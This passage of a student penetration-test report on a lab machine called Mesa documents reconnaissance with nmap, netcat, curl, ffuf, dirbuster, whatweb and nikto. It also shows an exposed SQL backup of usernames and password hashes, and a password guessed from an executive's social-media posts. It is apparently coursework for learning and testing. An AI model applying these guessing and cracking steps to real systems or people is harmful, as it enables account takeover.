


Figure 44: X.com post by M. Buckerzerg about his dog tinkerbell

Source: <https://x.com/MBuckerzerg/status/1494491183372017668>

Samantha Groves (Database technician)

- Last name: <i>Groves</i> and nickname: <i>sam</i>	[related to their usernames]
- Uses the word "machine" in their team description	[related to their passwords]




Figure 45: Mesa homepage - Team description of Samantha Groves

Gordon Freeman (Business partner)

- Last name: <i>Freeman</i>	[related to their usernames]
-----------------------------	------------------------------



Figure 46: Mesa homepage - Listing of Gordon Freeman

4.2.2 Active Scan / Active Interaction

4.2.2.1 Banner Grabbing / Fingerprinting

4.2.2.1.1 Nmap

Nmap was used to scan the target system with the following parameters:

```
(student@kali)-[~/Pentest/4_Active_Scan/4.1_nmap/1_no_vuln_scan]
$ sudo nmap -T4 -O -p- -r -sV -v -oN nmap_no_vuln.txt 192.168.61.65
```

Figure 47: Nmap parameters

The reasoning for each chosen parameter is the same as it was during the Buffer Overflow assignment (see *Section 4.1.1.1 – Scan Setup*). The scripts were omitted since other methods of vulnerability scanning were employed later. The nmap scan yielded the following results:

Open Ports	Running Service	Technology
22	Secure Shell	OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80	Webserver 1	nginx 1.18.0
1337	Webserver 2	nginx 1.18.0
5355	Link-Local Multicast Name Resolution	LLMNR
8080	Webserver 3	nginx 1.18.0

Nmap discovered that the machine was accessible via SSH on the standard port 22, and that the machine does local name resolution via the LLMNR protocol on port 5355. LLMNR is a protocol, which allows machines in the local network to resolve requests locally if DNS were to fail [36]. There are three webservers running on the machine, on port 80, 1337, and 8080 respectively, reachable via HTTP.

4.2.2.1.2 Netcat

Connection attempts were made via netcat.

The SSH port allowed connecting, but since no credentials or keys were known at this point, further access was not possible (see Figure 48). Other banner grabbing attempts yielded no further information, since no service returned a substantive response (see Figure 49).

```
(student@kali)-[~/Pentest/4_Ac
$ nc 192.168.61.65 22
SSH-2.0-OpenSSH_8.4p1 Debian-5
test
Invalid SSH identification string.
```

Figure 48: Banner with nc grabbing on port 22

```
(student@kali)-[~/Pent
$ nc 192.168.61.65 80
^C

(student@kali)-[~/Pent
$ nc 192.168.61.65 1337
^C

(student@kali)-[~/Pent
$ nc 192.168.61.65 5355
^C
```

Figure 49: Banner grabbing with nc on ports 80, 1337, 5355, 8080

4.2.2.1.3 Curl

Information about the web servers was gathered via curl. The servers on port 80 and 1337 seemed to be configured similarly. Both allow connection via HTTP, returning http/text type content, and don't seem to have any additional headers set up (see Figures 50 and 51).

They were last modified only seconds apart, indicating they might have similar configurations, if they were to be discovered. Since no additional header seems to be configured, the webpages might be vulnerable to clickjacking, cross-site-scripting (XSS), and a host of other attacks [37].


```

(student@kali)-[~/Pentest/4_Active_Scan/b
$ curl -I mesa
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 21 May 2026 12:51:33 GMT
Content-Type: text/html
Content-Length: 7996
Last-Modified: Thu, 30 Oct 2025 11:17:30 GMT
Connection: keep-alive
ETag: "6903494a-1f3c"
Accept-Ranges: bytes

```

Figure 50: Fingerprinting with curl on port 80

```

(student@kali)-[~/Pentest/4_Active_Scan/b
$ curl -I mesa:1337
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 21 May 2026 12:51:37 GMT
Content-Type: text/html
Content-Length: 483
Last-Modified: Thu, 30 Oct 2025 11:17:28 GMT
Connection: keep-alive
ETag: "69034948-1e3"
Accept-Ranges: bytes

```

Figure 51: Fingerprinting with curl on port 1337

4.2.2.2 Directory Fuzzing

4.2.2.2.1 Ffuf

```

(student@kali)-[~/Pentest/4_Active_Scan/4_fuzzing/ffuf]
$ ffuf -c -ac -e .php,.html,.txt,.md,.sql,.save,.backup,.js
,.jsx -w /usr/share/seclists/Discovery/Web-Content/common.txt
-u http://mesa/FUZZ --recursion-depth 5 -v -o ffuf_80.json

```

Figure 52: Ffuf parameters

The parameters for Ffuf were chose with the following reasoning [38]:

- **c**
Colorizes the output for easier readability.
- **ac**
Automatically calibrates filtering options for better efficiency.
- **e** *.php,.html,.txt,.md,.sql,.save,.backup,.js,.jsx*
Sets the file extensions Ffuf fuzzes for. Passed a list of possibly interesting file formats.
- **w** */usr/share/seclists/Discovery/Web-Content/common.txt*
Uses a wordlists included in the Kali Linux distribution, containing common directory and file names.
- **-u** *http://mesa/FUZZ*
Sets the target url to scan the Mesa homepage. */FUZZ* indicates that Ffuf should fuzz from the base directory onwards.
- **recursion-depth 5**
Sets the recursion depth to 5. Higher recursion depths didn't seem to yield any more interesting results.
- **v**
Sets the output to verbose mode to enable following the progress on standard output.
- **o** *ffuf_80.json*
Saves the output to the file *ffuf_80.json*. The suffix 80 was chosen to distinguish it from the output for the scan on port 1337.

The results for port 80 will be discussed in the following section, since dirbuster output is more readable. The complete output of the Ffuf scan can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 2. Active Scan / Active Interaction → ffuf → ffuf_80.png'
and

Assignment 2 - Complete Pentest (Mesa) → 2. Active Scan / Active Interaction → ffuf → ffuf_80.json'
or in the appendix of this document (see Figure 114).

The scan for port 1337 did not reveal any information of note. The base directory only seems to contain the *index.html* file, with no other files of interest (see Figure 53).

```

(student@kali)-[~/Pentest/4_Active_Scan/4_fuzzing/ffuf]
$ ffuf -c -ac -e .php,.html,.txt,.md,.sql,.save,.backup,.js,.jsx -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://mesa:1337/FUZZ --recursion-depth 5 -v -o ffuf_1337.json

```



```

v2.1.0-dev

```

```

:: Method      : GET
:: URL         : http://mesa:1337/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Extensions  : .php .html .txt .md .sql .save .backup .js .jsx
:: Output file  : ffuf_1337.json
:: File format  : json
:: Follow redirects : false
:: Calibration  : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

```

```

[Status: 200, Size: 483, Words: 34, Lines: 15, Duration: 1ms]
| URL | http://mesa:1337/index.html
* FUZZ: index.html

[Status: 200, Size: 483, Words: 34, Lines: 15, Duration: 1ms]
| URL | http://mesa:1337/index.html
* FUZZ: index.html

```

```

:: Progress: [47500/47500] :: Job [1/1] :: 22222 req/sec :: Duration: [0:00:02] :: Errors: 0 ::

```

Figure 53: Ffuf fuzzing on port 1337

The parameters used were exactly the same as before when scanning port 80, except that the parameter -u now received the url http://mesa:1337/FUZZ, to scan on the respective port.

It can be assumed that the webpage is a static html file without much interactability. This will be confirmed during the examination of the webpage later during browsing. This webpage has been examined with dirbuster as well, which did not yield any different results. The results can be viewed in the appendix to this document for completeness sake. (see Figures 115 and 116).

4.2.2.2.2 Dirbuster

To scan port 80 with dirbuster, the following parameters were chosen (see Figure 54):

Target URL | **http://mesa**

The target was the target machine. Supplying a port was not necessary, it defaults to port 80.

Work Method | **Auto Switch (HEAD and GET)**

Automatically switches between HEAD and GET for better scanning efficiency.

Number of threads | **500**

Set the thread count to the maximum possible number to achieve the fastest possible speed.

Scanning type | **List based brute force**

Select directories and files to check from the supplied wordlist (same as with Ffuf).

Starting options | **Brute force directories and files, be recursive, start from /**

From the base directory, recursively search for directories and files.




Figure 54: Dirbuster setup




Figure 55: Dirbuster result - Directory tree of 192.168.61.65:80

Dirbuster discovered the following directories / files of note (see Figure 55):

- **backup.sql**

A database backup was discovered inside an indexed backup directory */backup*.

- **login.php & management.php**

There are two php pages *login* and *management* not directly accessible via the homepage. Judging by the file names they might provide an entry point to get to sensitive data.

4.2.2.3 Technology discovery

4.2.2.3.1 Whatweb

```
(student@kali)-[~/Pentest/4_Active_Scan/4_technologies]
$ cat urls.txt
http://mesa
http://mesa:1337
http://mesa:8080

(student@kali)-[~/Pentest/4_Active_Scan/4_technologies]
$ whatweb --color=always -v --log-verbose=whatweb.txt -a 3 -i urls.txt
WhatWeb report for http://mesa:1337
```

Figure 56: Whatweb parameters

The chosen parameters (see Figure 56) were selected with the following reasoning [39]:

- **color=always**
Make the output more easily readable via colorization.
- **v**
Sets output to verbose to be able to follow results in the terminal emulator.
- **log-verbose=whatweb.txt**
Write the output to a file *whatweb.txt* for later analysis.
- **a 3** Set the scan to an aggressive level, since staying unnoticed was not required.
- **input-file=urls.txt**
Use the urls provided in the file *urls.txt* to scan multiple targets at once. Analysis of the service on port 8080 will be done in the second part of the assignment.

The following was discovered about the webserver running on port 1337 (see Figure 57):

- *HTML version*
The server is running **HTML version 5**.
- *Reverse proxy*
The server is running on **nginx version 1.18.0**.

- HTTP headers

There are no HTTP security headers set, as was discussed in *Section 4.2.2.1.3 – Curl*.

```
└─$ whatweb --color=always -v --log-verbose=whatweb.txt -a 3 -i urls.txt
WhatWeb report for http://mesa:1337
Status      : 200 OK
Title       : ICSe{c4nt_g3t_m3_br0}
IP          : 192.168.61.65
Country     : RESERVED, ZZ

Summary    : HTML5, HTTPServer[nginx/1.18.0], nginx[1.18.0]

Detected Plugins:
[ HTML5 ]
  HTML version 5, detected by the doctype declaration

[ HTTPServer ]
  HTTP server header string. This plugin also attempts to
  identify the operating system from the server header.

  String      : nginx/1.18.0 (from server string)

[ nginx ]
  Nginx (Engine-X) is a free, open-source, high-performance
  HTTP server and reverse proxy, as well as an IMAP/POP3
  proxy server.

  Version      : 1.18.0
  Website      : http://nginx.net/

HTTP Headers:
  HTTP/1.1 200 OK
  Server: nginx/1.18.0
  Date: Fri, 22 May 2026 11:03:47 GMT
  Content-Type: text/html
  Last-Modified: Thu, 30 Oct 2025 11:17:28 GMT
  Transfer-Encoding: chunked
  Connection: close
  ETag: W/"69034948-1e3"
  Content-Encoding: gzip
```

Figure 57: Whatweb results for port 1337

This configuration is also present on the server running on port 80, therefore this information will not be repeated in detail in the analysis of those whatweb results. The additional results for port 80 will be shown in small cutouts for better readability, but have also been provided as a complete figure in the appendix (see Figure 117).

The server on port 80 also employs HTML 5, runs on nginx 1.18.0, and has no security headers set up (see Figures 58 and 59).

```
Summary      : Bootstrap[3.3.1,5.0.2], HTML5, HTTPServer[nginx/1.18.0],  
              JQuery[1.11.0], Modernizr, nginx[1.18.0], Script[text/javascript]
```

Figure 58: Whatweb - Result summary for port 80

```
HTTP Headers:  
  HTTP/1.1 200 OK  
  Server: nginx/1.18.0  
  Date: Fri, 22 May 2026 11:07:01 GMT  
  Content-Type: text/html  
  Last-Modified: Thu, 30 Oct 2025 11:17:30 GMT  
  Transfer-Encoding: chunked  
  Connection: close  
  ETag: W/"6903494a-1f3c"  
  Content-Encoding: gzip
```

Figure 59: Whatweb - HTTP headers on port 80

The webpage utilizes **Bootstrap**, a framework for HTML / CSS / JS development (see Figure 60).

```
Detected Plugins:  
[ Bootstrap ]  
  Bootstrap is an open source toolkit for developing with  
  HTML, CSS, and JS.  
  
  Version      : 5.0.2  
  Version      : 3.3.1  
  Version      : 3.3.1  
  Website      : https://getbootstrap.com/
```

Figure 60: Whatweb - Bootstrap plugin versions on port 80

During work on the assignment, it was considered if an outdated version of bootstrap might provide attack vectors to compromise the system. OpenAI's large language model ChatGPT was asked why whatweb might be detecting two versions of bootstrap (see Figure 61). The complete conversation log can be view in the appendix (see Figure 118).

This was confirmed by checking the suggested file that could contain an older version of bootstrap. The files `/css/bootstrap.css` and `/css/bootstrap.min.css` were accessible (see Figure 62). Exploring how Bootstrap is employed in the webserver was not explored further, since the tasks in the assignment didn't seem to call for exploitation of the bootstrap framework.

4. Residual files are accessible

- Old Bootstrap files may still exist under paths such as:

```
/css/bootstrap.min.css  
/old/css/bootstrap.css  
/vendor/bootstrap-3.3.1/
```



- WhatWeb may find version strings in these files even if they are no longer referenced by the active page.

Figure 61: Whatweb - Reasons for multiple Bootstrap versions on port 80

Source: <https://chatgpt.com>

```
(student@kali)-[~/Pentest/4_Active_Scan/4_technologies]  
$ curl -s mesa/css/bootstrap.min.css | grep "Bootstrap v"  
* Bootstrap v3.3.1 (http://getbootstrap.com)  
  
(student@kali)-[~/Pentest/4_Active_Scan/4_technologies]  
$ curl -s mesa/css/bootstrap.css | grep "Bootstrap v"  
* Bootstrap v5.0.2 (https://getbootstrap.com/)
```

Figure 62: Whatweb - Bootstrap plugin on port 80

Additionally, the webserver uses **Modernizr**, a library that checks the user's browser for the functionality it provides [40].

```
[ Modernizr ]  
Modernizr adds classes to the <html> element which allow  
you to target specific browser functionality in your  
stylesheet. You don't actually need to write any Javascript  
to use it. [JavaScript]  
  
Website      : http://www.modernizr.com/
```

Figure 63: Whatweb - Modernizr library on port 80

Additionally, the webpage uses **jQuery version 1.11.0** (see Figure 64), a Javascript library that attempts to simplify document traversal and event handling [41].

The complete output saved to the specified file can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 1. Active Scan / Active Interaction → whatweb → whatweb.txt

```
[ JQuery ]
  A fast, concise, JavaScript that simplifies how to traverse
  HTML documents, handle events, perform animations, and add
  AJAX.

  Version      : 1.11.0
  Website      : http://jquery.com/
```

Figure 64: Whatweb - JQuery used on port 80

4.2.2.4 Vulnerability scan

4.2.2.4.1 Nikto

```
(student@kali)-[~/Pentest/4_Active_Scan/5_vulns]
$ nikto -url mesa -p 80,1337,8080 -output nikto.txt -Tuning x -C all -ask=no
- Nikto v2.6.0
```

Figure 65: Nikto parameters

The selected parameters (see Figure 65) were chosen with the following reasoning [42]:

- **url** mesa
Set the host to target to 192.168.61.65.
- **p** 80,1337,8080
Sets the ports to target to the ports running webservers.
- **output** nikto.txt
Write the output to a file *nikto.txt*.
- **Tuning** x
Includes all tests by using the reversal exclusion option x without additional options.
- **C** all
Brute force all CGI directories. It didn't seem like a CGI directory would be findable judging by earlier directory fuzzing attempts, but it was included nonetheless, if only to make the output cleaner since the message advising to enable the option doesn't show this way.
- **ask=no**
Prevents nikto from asking for updates for cleaner output.

Nikto found the missing recommended security headers already discussed during fingerprinting (see Figures 66 and 67). It was also discovered that the PHPSESSID cookie for login on the server running on port 80 was not being created with the *httponly* flag (see Figure 66). This leaves the cookie accessible via Javascript, possibly enabling cross site scripting [43].

```

$ nikto -url mesa -p 80,1337,8080 -output nikto.txt -Tuning x -C all -ask=no

- Nikto v2.6.0

+ Target IP:      192.168.61.65
+ Target Hostname: mesa
+ Target Port:    80
+ Platform:      Unknown
+ Start Time:     2026-05-22 16:38:59 (GMT2)

+ Server: nginx/1.18.0
+ ERROR: Failed to check for updates: 403
+ [013587] /: Suggested security header missing: content-security-policy. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: permissions-policy. See: https://
  developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-
  Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https://
  developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [95] /login.php: Cookie PHPSESSID created without the httponly flag. See: ht
  tps://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ 431 requests: 0 errors and 6 items reported on the remote host
+ End Time:       2026-05-22 16:39:00 (GMT2) (1 seconds)

```

Figure 66: Nikto results for port 80

```

+ Target IP:      192.168.61.65
+ Target Hostname: mesa
+ Target Port:    1337
+ Platform:      Unknown
+ Start Time:     2026-05-22 16:39:00 (GMT2)


+ Server: nginx/1.18.0
+ [013587] /: Suggested security header missing: content-security-policy. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: permissions-policy. See: https://
  developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-
  Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https://
  developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ 858 requests: 0 errors and 5 items reported on the remote host
+ End Time:       2026-05-22 16:39:00 (GMT2) (0 seconds)

```

Figure 67: Nikto results for port 1337

4.2.3 Examining discovered web pages

The page *login.php* presented a login form asking for a username and a password (see Figure 68).



Sign In

Username

Password

login

Figure 68: Mesa login page

Trying to access *management.php* directly redirected to the login page (see Figure 69). A login was necessary to access the protected area.

```
(student@kali)-[~/Pentest/4_Active_Scan/4.5_vulns]
$ curl http://mesa:80/management.php -I
HTTP/1.1 302 Found
Server: nginx/1.18.0
Date: Thu, 14 May 2026 16:29:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: PHPSESSID=8hdepgqjvt3nbalhcfocj5aae2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
```

Figure 69: Redirect to Mesa login page without logging in

The */backup* directory was accessible (see Figure 70), and the SQL backup was downloaded.

← → ↻ Not Secure http://mesa/backup/ 320% ☆ Kali Tools Kali Docs Exploit-DB Google Hacking DB OffSec MI Cloud ICS Lab OWASP WrongSecrets BloodHound			
Index of /backup/			
../			
ICSe{aut0_1nd3x_0n}.backup.sql	30-Oct-2025 11:17	0	
	21-Nov-2025 10:10	2289	

Figure 70: Accessing the backup directory in the browser

The backup contained web-app usernames, password hashes, information about the user's admin status, if they own a unix account, unix usernames, and salary information (see Figure 71).

```
INSERT INTO `users` (`id`, `username`, `password`, `isAdmin`, `hasUnixAcc`,
`unixName`, `salary`) VALUES
(1, 'marq', '0571749e2ac330a7455809c6b0e7af90', 1, 1, 'zucc', 10000000),
(2, 'freeman', 'fddd21b9d7ce17da93c30fa5a653a1df', 1, 1, 'freeman', 250000),
(3, 'groves', '14754f13e5280c5d49d2ae536c2d57e2', 0, 1, 'sam', 133700),
(4, 'joe', 'c13d23675b7a621212c3a6bb07e0e8df', 0, 0, '', 80000),
(5, 'heuzeroth', 'cd1142c62ebbe49a17bc8788a4c83bec', 0, 0, '', 1);
```

Figure 71: Accessing the SQL backup

4.2.4 Credential Acquisition and Web-Application Login

At this point, enough information has been gathered to make educated guesses about credentials. Guessing the words Mr. Buckerzerg seems to ascribe a high emotional value to lead to a hit: "sunshine" worked as a password for the management system account *marq* (see Figure 72). Checking the website revealed that the information from the database backup is also displayed in the management system. Reading the system log, we can see that the user *freeman* changed his password (see Figure 73).

The hash displayed in the frontend does not match the has from the backup (see Figure 74):

Old Hash: fddd21b9d7ce17da93c30fa5a653a1df
New Hash: df64dc2eb4a0b85091dd31eb4923eaac

It is feasible to assume that the password "machine" for the user groves coul be guessed as well, based on their description on the Mesa homepage. Since the password hashes were known at this point, all credentials were able to be cracked. The hashes will be cracked at a later point with Linux tools, but it is also possible to get the credentials via online hash cracking services (see Figure 75).

